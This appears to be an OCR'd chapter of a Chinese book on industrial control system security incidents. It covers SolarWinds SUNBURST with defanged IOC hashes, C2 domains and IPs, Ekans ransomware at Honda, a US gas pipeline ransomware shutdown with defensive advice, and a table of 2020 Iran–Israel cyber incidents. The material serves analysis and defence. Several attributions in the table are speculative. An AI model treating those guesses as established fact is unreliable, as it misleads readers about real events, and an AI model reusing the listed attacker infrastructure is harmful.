
4.3.2 工业企业遭受产品供应链攻击事件

2020 年 12 月 13 日，某 APT 攻击组织发动产品供应链攻击，受本次攻击影响的用户来自多个国家，涉及多个行业，受害者包括北美，欧洲，亚洲和中东的政府、石油和天然气公司。

攻击者通过供应链攻击（指将恶意代码隐藏在第三方提供的合法软件的一种攻击手法）获取目标系统访问权限，目的是窃取敏感数据。被攻击的供应商是 SolarWinds 公司，该公司致力于为企业开发软件以帮助管理其网络，系统和信息技术基础架构。在美国和世界其他几个国家设有销售和产品开发办事处。

自 2020 年 3 月至 2020 年 5 月，多个木马化的更新包被打上了数字签名，并发布到 SolarWinds 更新网站上，其中包括：

hxxps://downloads.solarwinds[.]com/solarwinds/CatalogResources/Core/2019.4/2019.4.5220.20574/SolarWinds-Core-v2019.4.5220-Hotfix5.msp




此木马化的更新文件是一个标准的 Windows 安装程序补丁文件，其中包含了木马化的 SolarWinds.Orion.Core.BusinessLayer.dll 组件。

安装更新后，恶意 DLL 将被合法的 SolarWinds.BusinessLayerHost.exe 或 SolarWinds.BusinessLayerHostx64.exe（取决于系统的结构）程序加载。

SolarWinds.Orion.Core.BusinessLayer.dll 是 Orion 软

件框架的 SolarWinds 数字签名组件，其中包含一个后门，通过 HTTP 向第三方服务器通信。FireEye 的研究人员对此 SolarWinds Orion 插件的木马化版本命名为 SUNBURST。

在两周的初始休眠期后,SUNBURST会检索和执行称为"Jobs"的命令，这些命令包括传输文件、执行文件、分析系统、重新启动计算机和禁用系统服务的能力。恶意软件伪装成 Orion 改进计划（OIP）协议，并在合法的插件配置文件中存储侦察结果，使其与合法的 SolarWinds 活动融合在一起。后门使用多个混淆的封锁列表来标识以进程、服务和驱动程序运行的取证和防病毒工具。



恶意软件将尝试解析 avsvmcloud[.]com 的子域名。DNS 响应将返回指向 C2 域名的 CNAME 记录。与恶意域名的 C2 通信流量会模拟为正常的 SolarWinds API 通信。

IOC:

Hash:

02af7cec58b9a5da1c542b5a32151ba1

08e35543d6110ed11fdf558bb093d401

2c4a910a1299cdae2a4e55988a2f102e

846e27a652a5e1bfbd0ddd38a16dc865

b91ce2fa41029f6955bff20079468448

4f2eb62fa529c0283b28d05ddd311fae

56ceb6d0011d87b6e4d7023d7ef85676

Domain:

6a57jk2ba1d9keg15cbg.appsync-api.eu-west-1.avsvmcloud[.]com

7sbvaemscs0mc925tb99.appsync-api.us-west-2.avsvmcloud[.]com

gq1h856599gqh538acqn.appsync-api.us-west-2.avsvmcloud[.]com

ihvpgv9psvq02ffo77et.appsync-api.us-east-2.avsvmcloud[.]com

k5kcubuass13a1rf7gm3.appsync-api.eu-west-1.avsvmcloud[.]com

mhdosoksaccf9sni9icp.appsync-api.eu-west-1.avsvmcloud[.]com

deftsecurity[.]com

freescanonline[.]com

thedoccloud[.]com

websitetheme[.]com

highdatabase[.]com

incomeupdate[.]com

databasegalore[.]com

panhardware[.]com

zupertech[.]com

zupertech[.]com

IP:

5.252.177.25

5.252.177.21

204.188.205.176

51.89.125.18

167.114.213.199

4.3.3 本田遭受 Ekans 勒索软件攻击的分析

2020 年 6 月 8 日，本田公司发布公告，指出 6 月 7 日公司发现“计算机网络毁损造成无法连接”，因而影响业务运行，本田也取消了部分工厂作业。公告没有说明关闭了哪个厂区及断线原因为何，只说目前正在调查中。

根据相关情报分析，此事件与勒索软件有关。根据 Virustotal 6 月 8 日的情报显示，本田一台服务器遭到名为 Ekans 的勒索软件感染。





图 4-2　本田 Ekans 勒索软件情报图

同样在 Twitter 上披露的另一起类似攻击事件，也袭击了 Enel 的子公司——从事能源业务的 Edesur SA 公司。根据在线发布的样本，这些事件与 EKANS / SNAKE 勒索软件系列有关。

4.3.3.1　Ekans 勒索软件分析

通过对此次事件中的勒索软件样本进行分析，发现它们是 EKANS 勒索软件的最新变种。两个变种分别针对本田和 ENEL INT，通过代码分析，可以发现一些伪造信息。当恶意软件执行时，它将尝试解析硬编码为 mds.honda.com 的主机名，当且仅当这样做时，文件加密才会开始。



负责执行 DNS 查询的功能

此勒索软件可能是通过 RDP 感染的，因为两家公司都有一些公开的带有远程桌面协议（RDP）访问权限的计算机。

本田公开的 RDP: /AGL632956.jpn.mds.honda.com

Enel int 暴露的 RDP: /IT000001429258.enelint.global

4.3.3.2 Ekans 对工控系统的危害

由于工控系统本身存在较多的脆弱性，这给勒索软件有了可乘之机。一旦工控系统中了勒索软件病毒，可能给用户带来巨大损失：

（1）勒索软件可能加密工程文件、历史文件、生产配方数

据文件等，造成数据丢失;

（2）勒索软件可能停止工控软件并对其进行加密，造成生产异常停止;

（3）勒索软件可能修改工控设备（如 PLC）的运行状态，并修改管理密码，使运维人员无法恢复设备运行;

（4）勒索软件可能会横向移动、感染工控网络里面的所有主机，甚至进入 IT 网络。

4.3.3.3 针对勒索病毒的安全处置建议

为提高关键信息基础设施的整体网络安全能力，应当积极引进网络安全性较高的工业控制设备和工控安全防护产品，结合企业工控系统的应用情况，形成符合企业实际的工业控制系统安全技术方案。可以用“事前防范，事中控制，事后审计”的安全方案以有效防范诸如勒索软件及其变种威胁，以提高整体安全保障能力和防御性能，有效抵御病毒和恶意入侵，为工业控制系统的安全稳定运行奠定基础。

4.3.4 美天然气运营商遭勒索攻击概述

2020 年 2 月 18 日美国国土安全部网络安全和基础设施安全署（CISA）发布公告，有一家未公开名字的天然气公司因感染勒索软件后被迫关闭设施两天。

攻击从钓鱼邮件内的恶意链接发起，从其 IT 网络渗透到 OT 网络，勒索软件对 IT 和 OT 资产都造成了影响。感染发生在该公司的天然气压缩设施，没有扩散到控制压缩设备的可编程逻辑控制器，因此该公司没有失去对执行部件的控制权。为了排

查问题并恢复运营，工作人员关闭了压缩设施两天，但由于管道传输的依赖性，与其相关联的其他压缩设施也连带受到了影响。

一般情况下， IT 和 OT 系统中间会部署强有力的隔离措施。此次 OT 被连带感染可能由于 IT 和 OT 系统以及数据共享设施之间隔离不足造成的。入侵只影响了管道运营商拥有的天然气压缩设施，受影响的 ICS 设备包括历史数据服务器、人机界面（HMI）设备和轮询服务器，但没有传播到一区或更低的设备。如可编程逻辑控制器 (PLC)。

有国外安全公司根据攻击细节的研究指出：CISA 报告中描述的勒索攻击事件很可能与美国海岸警卫队 2019 年 12 月报告的事件为同一勒索攻击事件。

4.3.4.1 勒索攻击细节

根据 CISA 报告中提供的有限细节，攻击者最初使用包含恶意链接的鱼叉式网络钓鱼邮件攻击未公开名字的美国天然气管道运营商。安全意识不足的运维人员访问链接后使得身份不明的攻击者能够访问企业的 IT 网络，随后以 IT 网络为跳板攻击到 OT 网络的工控资产。网络钓鱼是网络攻击中最常见的初始获取内网访问权限的方法之一， 大部分勒索软件罪犯和以对手为目标的攻击都可以利用社会工程学成功地实施攻击。

在受害者网络中蔓延之后，攻击者会在环境中部署未知的勒索软件。一旦网络感染了勒索软件，工控上层软件就无法读取低层工控设备上报的实时操作数据，从而导致操作员站界面看不到实时数据，导致操作中断。受害者通过断开并禁用受影响的工控

资产，以避免潜在的威胁造成的损失。从样本本身着手发现，感染不会影响网络上的任何可编程逻辑控制器（PLC），因为恶意软件被设计为仅感染 Windows 设备。因此，虽然 CISA 报告显示只有一个压缩设施被感染，但在从备份的操作数据和存储的配置文件进行系统恢复期间，对一个控制设备的操作影响很有限，相邻位置的压缩设施也不得不停止操作。由于管道传输依赖性，这个网络攻击导致整个管道资产的操作关闭约两天。

常用的针对工业控制系统的攻击路线如下:




图 4-3 针对工业控制系统的攻击路线

而本次事件使用的方式为通过邮件进行攻击的线路，实现勒索软件攻击。

4.3.4.2 值得警惕的发展方向

该事件中受害组织内的 IT 与 OT 系统之间的隔离不够，对工业控制系统的影响仅限于 Windows 的设备，没有可靠证据表明攻击者试图更改、修改，或者降低工控系统的完整性。使用的“商业勒索软件”加密也仅限于 Windows 的系统。

目前的趋势是:大部分以勒索软件为媒介的攻击者在初始进入受害者环境后，通过盗窃管理凭据或在 Active Directory（AD）中获得域管理员权限，从普通域用户转到域管理员，以获得对受害者整个网络的访问和控制。一旦实现，攻击者就可以利用恶意脚本和合法的远程执行工具（如 PSExec）来大规模运行勒索软件，甚至通过 AD 组策略向目标对象推送恶意软件，结果使所有加入域的 Windows 计算机几乎同时受到感染，从而发生影响整个受害组织的加密勒索事件。此策略已用于部署各种勒索软件，例如勒索软件 Ryuk、 MegaCortex 和 Sobinokibi 等。

4.3.4.3 安全建议

以下是可以实施的安全建议，以防止工业控制系统受到勒索软件攻击。

- **员工安全意识培训：** 确保员工受过识别和响应网络钓鱼活动的培训，在发现网络钓鱼活动时向安全人员报告。
- 钓鱼邮件检查：用技术手段感知邮件特征，实现邮件来源可靠性验证，减少内部电子邮件地址的欺骗。
- **网络分区：** 确保 IT 和 OT 网络之间有强大的网络隔离和防御能力，创建阻塞点以限制恶意软件的传播。
- **终端防护：** 尽可能使用认证过的终端防护软件，并更新病毒库到最新。确保组织内部主机补丁更新，阻止基于已知漏洞的恶意软件攻击，避免影响到工业生产网络，造成更大的损失。
- **访问控制：** 严格检查和限制连接，包括公司 IT 网络和 OT 网络之间的网络共享，仅限于所需传输方向的流量通过。

- **态势监控：** 积极监控工控网络和外部的通信，例如部署入侵检测系统或者安全审计系统，及时发现攻击行为。
- **灾难恢复：** 定期备份企业 IT 和 OT 网络系统相关数据，以便在发生灾难性故障时及时回复。
- **应急演练：** 在企业停工检修期间实施应急演练活动，提高防御网络攻击能力和执行效率。
- **联动防御：** 将旁路的威胁分析系统与网络防火墙进行联动，由威胁分析系统发现恶意邮件并下发策略到防火墙，防火墙根据策略负责恶意数据阻断，形成智能联防系统。
- **情报系统：** 通过情报系统及时发现邮件中是否包含恶意代码（IP 信誉、 URL 信誉、二进制数据信誉），并进行告警。伊朗与以色列网络战回顾与分析

4.3.4.4 2020 年以来伊朗和以色列之间的网络对抗记录

表 4-1 2020 年以来伊朗和以色列之间的网络对抗记录

时间	事件简述	造成后果	可能的攻击手法
2020 年 7 月 10 日	在 7 月 10 日凌晨 3 点左右，伊朗首都德黑兰、加尔姆达雷赫和“圣城”市内地区发生了多起爆炸事件。尽管有人怀疑是以色列空袭所致，但最初被伊朗官员描述为“事故”。因此，更多的可能是来自机构内部的爆炸导致。以色列和美国这一次极有可能又使用了网络战攻击伊朗。	设施被炸毁。革命卫队导弹计划第二负责人哈桑·泰拉尼·穆格丹司令被炸死	网络攻击瘫痪对方的防御系统，然后由战机发动攻击或者远程引爆提前放置的爆炸装置
2020 年 7 月 4 日	7 月 4 日，伊朗西南部胡齐斯坦省首府阿瓦士的一座发电站发生火灾。	没有火灾损失的相关报道	网络攻击电厂控制系统，造成变压器温度过高起火
2020 年 7 月 3 日	7 月 3 日，前几天曾停电的设拉子小镇发生大火；与其它事件有关联，不排除是由网络攻击引起火灾。	没有火灾损失的相关报道	网络攻击引起火灾

时间	事件简述	造成后果	可能的攻击手法
2020 年 7 月 2 日	7 月 2 日伊朗纳坦兹核电站发生火灾和爆炸的事情。一名中东情报官员表示，是以色列在伊朗研发先进离心机的大楼里安放了炸药。据分析，可能是预先把威力巨大的炸药放置到目标区域，趁夜深人静电磁环境稳定干扰少的时候引爆，引爆的方式可能是遥控引爆，或者通过网络引爆，也可能通过编程自动引爆。 伊朗政府 5 日承认，纳坦兹核设施起火造成“重大损失”，新的离心机组装中心受损。由于大火破坏“精密测量仪器”，可能在“中期内”延误先进离心机的研发和生产。 如果是网络攻击引起的，则可能是通过植入病毒等手段引发内部设施超负荷、过载引发起火甚至爆炸。像是通过类似‘震网’病毒那样的网络攻击。	引发爆炸燃烧，导致伊朗损失了 80％的 UF6(六氟化铀)储量，这将会减慢伊朗的铀浓缩活动。	间谍秘密放置炸药，然后通过编程自动引爆或网络引爆(类似‘震网’病毒那样的网络攻击)
2020 年 6 月 26 日	伊朗第六大城市设拉子的一个小镇停电	局部停电	网络攻击电网系统，可能是 DDoS 攻击或远程控制
2020 年 6 月 25 日	6 月 25 日晚，德黑兰西南 30 公里处的帕尔钦军事基地发生爆炸。 这次事件是美国和以色列特工进行破坏的可能性非常之高。虽然伊朗近年来在国内和中东地区破坏了诸多的美国、以色列特工网络，但是美国在伊朗内部以及中东地区的特工、情报网络体系，恐怕是非常深的，这从其依靠情报网络准确的猎杀了伊朗高级军事将领苏莱曼尼一事中就能看出来。所以此次事件，不排除是美国或以色列特工专门对伊朗策划进行的一场破坏事件更不能排除实际破坏操作者就是美国遥控的伊朗境内反对派武装；事实上近年来伊朗内部各类反对派武装异常活跃，就和美国的支持有关。 有推测称，帕尔钦军事基地发生爆炸可能是由 F-35 隐身战机投掷钻地炸弹引起的，使用网络攻击为先导。这个爆炸	部分军事设施被炸毁	网络攻击瘫痪对方的防空系统，然后由战机发动攻击

时间	事件简述	造成后果	可能的攻击手法
	规模非常大，从图片、视频中可以看到大规模的爆炸和橘红色蘑菇云。 这次事件像是‘果园行动’的翻版，即通过网络攻击瘫痪对方的防空系统，然后由战机发动攻击。当年‘果园行动’使用的是普通战机，这次如果使用 F-35 隐身战机的话，无疑将使得行动更加隐秘。		
2020 年 5 月中旬	来自美国方面报道称，以色列本月中旬对伊朗本土进行了一次网络突袭，造成伊朗港口运作中断。美国方面报道称，这是自以色列情报局摩萨德与美国中央情报局联手制造的“蠕虫”病毒后，以色列第一次单独对伊朗发动了网络战争，第一次就造成了伊朗本土的港口的重大停工。伊朗官员承认，网络攻击使伊朗的沙希德·拉贾埃港口码头的计算机于 5 月 19 日“短暂脱机”。据美国方面报道，美国白宫和外国政府官员说，袭击来自以色列摩萨德，以色列对伊朗的核能计划有袭击的历史。本月，在调节船只，卡车和货物流量的计算机被网络攻击摧毁之后，沙希德·拉贾埃港口码头的运输流量突然中断。据报道，这次袭击在通往该设施的水道和航道上造成了短暂的停运。	伊朗港口运作中断	港口网络可能受到入侵，有可能受到 DDos 攻击，或者被远程控制
2020 年 5 月 10 日	2020 年 5 月 10 日，伊朗晚上进行的海军演习发生意外，护卫舰贾马兰号意外发射 C-802 反舰导弹，击沉了自家支援舰“科纳拉克”号，达成一起乌龙事件。造成 19 人死亡、15 人受伤。导弹装置如果被网络破坏? 巧合的是，据外媒报道，就在伊朗进行军事演习的前后，伊朗 Shahid Rajaee 港口的服务器遭受了网络攻击，	护卫舰贾马兰号意外发射 C-802 反舰导弹，击沉了自家支援舰“科纳拉克”号，造成 19 人死亡、15 人受伤	导弹装置控制系统被代码植入，参数被修改（类似于震网病毒）
2020 年 5 月 9 日	5 月 9 日，伊朗沙希德-拉贾伊港口码头的航运突然中断，控制船只、卡车和货物流动的计算机同时崩溃。一天后，伊朗官员承认，港口计算机短暂地遭到了不知名外国黑客的袭击。	控制船只、卡车和货物流动的计算机同时崩溃，航运中断。	港口控制系统可能遭受 DDos 攻击，或者被远程入侵控制。

时间	事件简述	造成后果	可能的攻击手法
2020 年 4-5 月	从 4 月以来，伊朗就试图入侵以色列的供水系统，但一直没有成功。这是现代网络战历史上的一个转折点……针对平民水利基础设施的未遂袭击……”他指出，如果各种化学药品与水以错误的比例混合时，“可能是灾难性的”。伊朗黑客与其特种部队联合行动，在 4 月 26 日通过网络攻击破坏了至少两个以色列的供水系统，在黑客的攻击下，以色列国内供水系统受到了严重的影响，而且他们有数百台机器同时崩溃。以色列国家新闻网在 5 月 21 日就也曾报道说，伊朗黑客针对数百个以色列网站进行了大规模网络攻击，但无需担心。这次网络攻击导致一个反以色列字幕被嵌入到数百个以色列网站中，标题上写着：“以色列毁灭的倒计时很早就开始了。”	未遂	防御绕过 DDoS 攻击
2020 年 4 月	4 月份，伊朗政府官员表示，伊朗的互联网服务遭受了数小时的中断，电信当局称，这是以色列网络攻击的结果。当时，高级电信部官员萨贾德·博纳比说，这次袭击是使得伊朗自己信息技术独立需要立即解决。	伊朗的互联网服务遭受了数小时的中断	防御绕过 远程控制 DDoS 攻击
2020 年 2 月 8 日	2 月 8 日，伊朗境内遭到电子攻击，一举导致互联网服务暂时性的全面中断。ZAFAR 卫星发射被紧急决定推迟。2 月 9 日重启发射，但由于速度不够，未能进入轨道。 于本周六当天，伊朗电信公司的管理委员会的成员萨贾德·巴拉比公开表示，伊朗遭受到了一次电子攻击，由此造成互联网及一些移动通讯公司网络出现故障，一直在持续大约 1 小时之后才恢复正常。之后，在通信公司工作人员的努力下，才让伊朗信息安全和数字基础设施的保护系统才重新启动，从而让该国互联网服务恢复到正常状态。此次电子攻击事件，造成伊朗境内极大震惊。据萨贾德·巴拉比指出，这是一次不明	伊朗互联网服务暂时性的全面中断 ZAFAR 卫星发射失败	DDoS 攻击 火箭测控系统可能遭到入侵破坏。

时间	事件简述	造成后果	可能的攻击手法
	攻击，因为对于此次攻击源，目前还没有被找到。		
2020年1月3日	今年1月3日，伊朗伊斯兰革命卫队“圣城旅”指挥官苏莱马尼在伊拉克巴格达国际机场附近遭美军暗杀身亡。 杀害苏莱曼尼的美国“MQ-9收割者”无人驾驶战斗机为了执行这次任务，进行了秘密部署。暗杀行动是秘密进行的，以至于连美国军方自己的间谍卫星，即所谓的“国家技术手段”（NTM），都不知道无人机的位置。 一位消息人士称，“MQ-9收割机驶向巴格达国际机场时，没有GPS追踪，也没有任何迹象表明其飞行已提供给负责识别友方飞机的雷达系统”。	伊朗伊斯兰革命卫队“圣城旅”指挥官苏莱马尼在伊拉克巴格达国际机场附近遭美军暗杀身亡	网络情报收集 信息防泄露 无人机远程控制

4.3.4.5 工控系统成为网络战的破坏目标

仔细分析前述伊朗与以色列之间的网络战事件，可以发现大都与工控系统有关。由于工控系统本身安全性问题（如漏洞多、安全防护缺失等），其已成为网络战的目标和突破口。

工业控制系统（Industrial Control Systems，ICS）是由计算机与工业过程控制部件组成的自动控制系统，它由控制器、传感器、传送器、执行器和输入/输出接口等部分组成。其目前广泛应用于电力、水利、医药、食品以及航空航天等工业领域，堪称重要基础设施的“神经中枢”，关系到国家和企业的战略安全。工控系统直接控制物理设备，一旦工控系统遭受破坏，可能导致现实世界中不可逆转的重大灾难。

图 4-4　工业控制系统应用行业

2010 年，伊朗震网病毒事件曝光，揭开了工业控制系统（“工控系统”）的“神秘面纱”，也拉开了攻击工控系统的序幕。随后十年间爆发了众多与工控系统关联的安全事件，例如：针对电力、水利、能源、交通等基础设施的定向攻击或针对式攻击（APT，advanced persistent threat），对社会秩序造成较大影响；针对生产制造等企业的定向攻击，窃取商业机密，影响正常生产；撒网式攻击，特别是 2017 年席卷全球的 WannaCry 勒索病毒，工控系统亦成为“疫”区，且在近两年仍余波不断。

此外，世界知名的黑客大会，如 BlackHat、DefCon 等，纷纷将工控安全纳入议题；2020 年 1 月世界高水平黑客大赛 Pwn2Own 更首次将工控纳入比赛。可以看出，工控领域似乎正在成为“黑道”和“白道”的蓝海，工控系统的漏洞和攻击面也正随着工业互联网的发展，更多的暴露于攻击者。

